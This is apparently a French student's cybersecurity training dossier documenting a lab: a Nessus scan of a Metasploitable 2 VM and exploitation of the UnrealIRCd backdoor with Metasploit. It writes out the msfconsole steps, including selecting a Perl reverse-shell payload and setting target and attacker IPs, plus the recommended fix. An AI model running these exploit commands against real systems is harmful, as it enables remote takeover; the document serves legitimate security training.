
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ 

```

Maintenant, en refaisant le scan de vulnérabilités, on tombe sur une liste de vulnérabilités classés en dangerosité qu'on peut étudier :



En allant dans l'onglet vulnérabilités, on peut avoir plus d'informations sur les vulnérabilités découverte :



Par exemple :

Vulnérabilités SSL graves (CVSS 9.8 CRITICAL) =

Plusieurs entrées montrent que des versions obsolètes ou mal configurées de SSL sont utilisées . Cela permet à un attaquant de réaliser des attaques de type Man-in-the-Middle ou de déchiffrer des communications sensibles.

C'est un vecteur d'attaque courant dans les environnements non sécurisés.

ou alors :

Failles d'authentification Samba et rlogin (CVSS 7.5 HIGH) =

Les services Samba et rlogin présentent des vulnérabilités notées. Ces services peuvent exposer des fichiers partagés ou des sessions utilisateur à des accès non autorisés, ce qui compromet l'intégrité et la confidentialité des données.

CVSS = Common Vulnerability Scoring System

Dans l'onglet "Remédiations", il y a les actions à prendre pour corriger certaines failles si ces corrections sont disponibles :

Scan de la VM "Metasploitable 2"

Configure Audit Trail Launch Report Export

Hosts 1 Vulnerabilities 70 Remediations 3 History 1

Search Actions 3 Actions

Action	Vulns	Hosts
ISC BIND 9.x < 9.11.22, 9.12.x < 9.16.6, 9.17.x < 9.17.4 DoS: Upgrade to BIND 9.11.22, 9.16.6, 9.17.4 or later.	3	1
Samba Badlock Vulnerability: Upgrade to Samba version 4.2.11 / 4.3.8 / 4.4.2 or later.	1	1
UnrealRCD Backdoor Detection: Re-download the software, verify it using the published MD5 / SHA1 checksums, and re-install it.	0	1

Scan Details

Policy: Basic Network Scan
Status: Completed
Severity Base: CVSS v3.0
Scanner: Local Scanner
Start: Today at 9:59 AM
End: Today at 10:11 AM
Elapsed: 12 minutes

Il y a également une option de filtrage pour filtrer par exemple uniquement les alertes critiques

Filters

Save this filter:

Match All of the following:

Asset Inventory is equal to true

Apply Cancel Clear Filters

Vulnerabilities 8

Filter Search Vulnerabilities 8 Vulnerabilities

Sev	CVSS	VPR	EPSS	Name	Family	Count	
Critical	10.0*	7.4	0.6495	UnrealIRCd Backdoor Detection	Backdoors	1	
Critical	10.0*	5.1	0.0967	Debian OpenSSH/OpenSSL Package Randomization	Gain a shell remotely	2	
Critical	10.0*	5.1	0.0967	Debian OpenSSH/OpenSSL Package Randomization	Gain a shell remotely	1	
Critical	10.0			Apache Tomcat SEdL (<= 5.5.x)	Web Servers	1	
Critical	10.0*			VNC Server 'password' Password	Gain a shell remotely	1	
Critical	9.8	9.0	0.9728	Apache Tomcat AJP Connector Request Injection	Web Servers	1	
Critical	9.8			SSL Version 2 and 3 Protocol Detection	Service detection	2	
Critical	9.8			Bind Shell Backdoor Detection	Backdoors	1	

Host Details

- IP: 192.168.0.138
- MAC: 00:0C:29:54:49:F2
- OS: Linux Kernel 2.6 on Ubuntu 8.04 (hardy)
- Start: Today at 9:59 AM
- End: Today at 10:11 AM
- Elapsed: 12 minutes
- KB: [Download](#)

Vulnerabilities

● Critical
● High
● Medium
● Low
● Info

On va ici analyser la vulnérabilité UnrealIRCd Backdoor Detection

Nessus fournit des informations détaillées sur cette vulnérabilité critique affectant UnrealIRCd, un serveur IRC. Référencée sous le code CVE-2010-2075, cette faille permet l'exécution de commandes à distance via une porte dérobée (backdoor) intégrée au logiciel. Elle obtient un score CVSS v2.0 de 10.0, ce qui indique un niveau de danger maximal : un attaquant peut compromettre entièrement le système ciblé sans authentification.

Bien que cette vulnérabilité ait été rendue publique et corrigée en juin 2010, elle demeure exploitable dans les environnements non à jour, notamment à l'aide du framework Metasploit.

Scan de la VM "Metasploitable 2" / Plugin #46882

Back to Vulnerabilities

Vulnerabilities 8

Critical UnrealIRCd Backdoor Detection

Description

The remote IRC server is a version of UnrealIRCd with a backdoor that allows an attacker to execute arbitrary code on the affected host.

Solution

Re-download the software, verify it using the published MD5 / SHA1 checksums, and re-install it.

See Also

<https://seclists.org/fulldisclosure/2010/jun/277>
<https://seclists.org/fulldisclosure/2010/jun/284>
<http://www.unrealircd.com/btx/unrealsecadvisory.20100612.txt>

Output

```
The remote IRC server is running as :
uid=0(root) gid=0(root)

To see debug logs, please visit individual host
```

Port	Hosts
6667 / tcp / irc	192.168.0.138

Plugin Details

- Severity: Critical
- ID: 46882
- Version: 1.16
- Type: remote
- Family: Backdoors
- Published: June 14, 2010
- Modified: April 11, 2022

VPR Key Drivers

- Threat Recency: No recorded events
- Threat Intensity: Very Low
- Exploit Code Maturity: Functional
- Age of Vuln: 730 days +
- Product Coverage: Low
- CVSSv3 Impact Score: 5.9
- Threat Sources: No recorded events

Risk Information

Vulnerability Priority Rating (VPR): 7.4
Exploit Prediction Scoring System (EPSS): 0.6495

On peut voir ici qu'une solution a été proposée

On va maintenant utiliser Metasploit pour exploiter la vulnérabilité car on voit qu'elle est exploitable with metasploit

Vulnerability Information

CPE: cpe:/a:unrealircd:unrealircd

Exploit Available: true

Exploit Ease: Exploits are available

Patch Pub Date: June 12, 2010

Vulnerability Pub Date: June 12, 2010

Exploitable With

Metasploit (UnrealIRCd 3.2.8.1 Backdoor)

Command Execution)

CANVAS ()

Pour ce faire, nous allons utiliser l'OS Kali plutot que Debian car sur Kali :

- Metasploit est préinstallé donc besoin de l'installer ni de gérer les dépendances
 - Il y a déjà des outils complémentaires préinstallé comme Nmap, Wireshark, Burp Suite, Netcat, etc
 - De plus, c'est un environnement optimisé pour le pentest

Utilisation de Metasploit sur une Kali

On lance metasploit avec la commande :

> msfconsole

On recherche l'exploit pour la vulnérabilité UnrealIRCd version 3.2.8.1

> search UnrealIRCd 3.2.8.1

```
[root@kali:~]# msfconsole
Metasploit tip: To save all commands executed since start up to a file, use the
mkaerc command

=====
msf6 > search UnrealIRCd 3.2.8.1

Matching Modules
=====
# Name                                     Disclosure Date   Rank      Check  Description
0 exploit/unix/irc/unreal ircd_3281_backdoor 2010-06-12    excellent No     UnrealIRCd 3.2.8.1 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/irc/unreal ircd_3281_backdoor
```

On sélectionne l'exploit qu'on veut exploiter

```
> use exploit/unix irc/unreal ircd 3281 backdoor
```

On affiche les payloads disponibles pour l'exploit sélectionné

> show payloads

#	Name	Disclosure Date	Rank	Check	Description
-		.		No	Add user with useradd
0	payload/cmd/unix/adduser	.	normal	No	Unix Command Shell, Bind TCP (via Perl)
1	payload/cmd/unix/bind_perl	.	normal	No	Unix Command Shell, Bind TCP (via perl) IPv6
2	payload/cmd/unix/bind_perl_ipv6	.	normal	No	Unix Command Shell, Bind TCP (via perl) IPv6
3	payload/cmd/unix/bind_ruby	.	normal	No	Unix Command Shell, Bind TCP (via Ruby)
4	payload/cmd/unix/bind_ruby_ipv6	.	normal	No	Unix Command Shell, Bind TCP (via Ruby) IPv6
5	payload/cmd/unix/generic	.	normal	No	Unix Command, Generic Command Execution
6	payload/cmd/unix/reverse	.	normal	No	Unix Command Shell, Double Reverse TCP (telnet)
7	payload/cmd/unix/reverse_bash_telnet_ssl	.	normal	No	Unix Command Shell, Reverse TCP SSL (telnet)
8	payload/cmd/unix/reverse_perl	.	normal	No	Unix Command Shell, Reverse TCP (via Perl)
9	payload/cmd/unix/reverse_perl_ssl	.	normal	No	Unix Command Shell, Reverse TCP SSL (via perl)
10	payload/cmd/unix/reverse_ruby	.	normal	No	Unix Command Shell, Reverse TCP (via Ruby)
11	payload/cmd/unix/reverse_ruby_ssl	.	normal	No	Unix Command Shell, Reverse TCP SSL (via Ruby)
12	payload/cmd/unix/reverse_ssl_double_telnet	.	normal	No	Unix Command Shell, Double Reverse TCP SSL (telnet)

On configure le payload à utiliser (reverse shell en Perl)

> set PAYLOAD cmd/unix/reverse_perl

On configure l'IP cible (donc ici celle de la VM "Metasploitable 2" qui détient la vulnérabilité)

> set RHOSTS 192.168.163.130

On configure l'IP de l'attaquant (notre VM Kali)

> set LHOST 192.168.163.131

On lance l'exploitation de la vulnérabilité

> exploit

Solution de correction de la vulnérabilité proposée par Nessus :

Re-download the software, verify it using the published MD5 / SHA1 checksums, and re-install it.

Donc de télécharger à nouveau le logiciel depuis une source officielle, vérifier son intégrité à l'aide des empreintes MD5 ou SHA1 publiées, puis le réinstaller afin de garantir qu'il ne s'agit pas d'une version compromise.

2. Précisez les moyens utilisés :

Pour réaliser ce projet de détection et d'exploitation de vulnérabilités, les moyens suivants ont été mis en œuvre :

-Une VM Kali Linux, utilisée comme poste d'attaque

-Metasploit.

-Une VM Metasploitable2, configurée comme machine cible vulnérable.

-Le scanner de vulnérabilités Nessus Essentials

3. Avec qui avez-vous travaillé ?

Pour ce projet, j'ai travaillé avec mes camarades de promotion de ma formation Bachelor Cybersécurité à La Plateforme_.

4. Contexte

Nom de l'entreprise, organisme ou association - **La Plateforme_**

Chantier, atelier, service - Bachelor Cybersécurité pour la formation AIS

Période d'exercice - Du 01/09/2025 au 25/07/2025

5. Informations complémentaires (facultatif)

Cliquez ici pour taper du texte.

Titres, diplômes, CQP, attestations de formation

(facultatif)

Intitulé	Autorité ou organisme	Date
Baccalauréat Général spécialité Mathématique et Physique-Chimie	Lycée Saint-Charles à Marseille	01/07/2017 au 02/07/2020

Déclaration sur l'honneur

Je soussigné(e) Moufid Adoum

déclare sur l'honneur que les renseignements fournis dans ce dossier sont exacts et que je suis l'auteur(e) des réalisations jointes.


Fait à Marseille

le 22/05/2025

pour faire valoir ce que de droit.

Cliquez ici pour choisir une date

Signature : ADOUM MOUFID

A handwritten signature in black ink, appearing to read "Moufid Adoum". The signature is written in a cursive style with some loops and variations in thickness.

Documents illustrant la pratique professionnelle

(facultatif)